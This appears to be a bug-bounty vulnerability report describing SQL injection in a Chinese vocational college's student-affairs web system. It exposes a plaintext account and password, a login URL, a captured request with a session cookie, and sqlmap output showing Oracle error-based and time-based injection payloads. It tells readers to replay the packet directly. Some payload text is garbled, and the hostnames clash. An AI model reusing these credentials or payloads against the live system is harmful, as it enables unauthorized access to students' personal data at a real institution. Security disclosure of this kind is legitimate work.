

无锡商业职业技术学院


时间	单位	作者	等级	Rank
2022-09-20 21:55:48	无锡商业职业技术学院 (/list/#rm/#3931)		中位	4

无描述

账号2235010405密码Rxy182425

登录地址<https://ca.wxlc.edu.cn/lyuapServer/login?service=http://my.wxlc.edu.cn/shiro-cas>


登录之后



直接数据包注入，直接复制下面数据包即可

站点

URL:<https://xgxt.wxlc.edu.cn>



点击排序之后抓包

```
POST /pro/factory/grid/nbgGrid.do?list= HTTP/1.1
Host: xgxt.waic.edu.cn
Cookie: SSOCookie=z1liff04-2440-4ed1-979a-61632ba85878
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 257
Origin: https://xgxt.waic.edu.cn
Referer: https://xgxt.waic.edu.cn/zhxg/index.do#url=horizontal%3Fsearch%3DonlyStudent&formToSearch%3DonlyDepartment%3Bsign=GZID_XING_INFORELEASE&projectId=z-hxglreadPower=1&take=20&sip=k&pageno=18pageSize=20&sort%3DBestScorefield%3DreleaseTitle&scoreSort%3DBestScorefield%3Dasc*>
Sec-Fetch-Dst: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

---

```
formToSearch%3DonlyStudent&formToSearch%3DonlyAcademy%3DonlyDepartment%3Bsign=GZID_XING_INFORELEASE&projectId=z-hxglreadPower=1&take=20&sip=k&pageno=18pageSize=20&sort%3DBestScorefield%3DreleaseTitle&scoreSort%3DBestScorefield%3Dasc*
```



跑出数据库名称

```
Parameter: #12 (column) P007
Type: error-based
Title: Oracle and error-based - WHERE or HAVING clause (UTL_INADDR.GET_HOST_ADDRESS)
Payload: form0search[sq]-onlyusdnetform0search[sq]-onlyAcademyonlydepartment,assignGRID_28902_INFORELEASE4projectuid=zhugangreadPower=1take=204
skip0page=1page=204sort[0][field]=releaseTitlemsort[0][dir]=asc WHERE 8442=8442 AND 1691-UTL_INADDR.GET_HOST_ADDRESS(CHR(113))|CHR(120)|CHR(120)|CHR(120)|CHR(107)|CHR(113)|) -- SELECT CASE WHEN 1691=1691 THEN 1 ELSE 0 END FROM DUAL)|CHR(113))|CHR(113)|CHR(122))|CHR(112))|CHR(113)) -- utvm
Type: error-based Blind
Title: Oracle and time-based Blind
Payload: form0search[sq]-onlyusdnetform0search[sq]-onlyAcademyonlydepartment,assignGRID_28902_INFORELEASE4projectuid=zhugangreadPower=1take=204
skip0page=1page=204sort[0][field]=releaseTitlemsort[0][dir]=asc WHERE 8474=8474 AND 8067-DBMS_PIPE.RECEIVE_MESSAGE(CHR(117))|CHR(80)|CHR(75)|CHR(76),5)-- T T
[33:48:59] the back-end DBMS is Oracle
back-end DBMS: Oracle
```



2023 © 联系邮箱: [contact@src.sjtu.edu.cn](mailto:contact@src.sjtu.edu.cn) (<mailto:contact@src.sjtu.edu.cn>)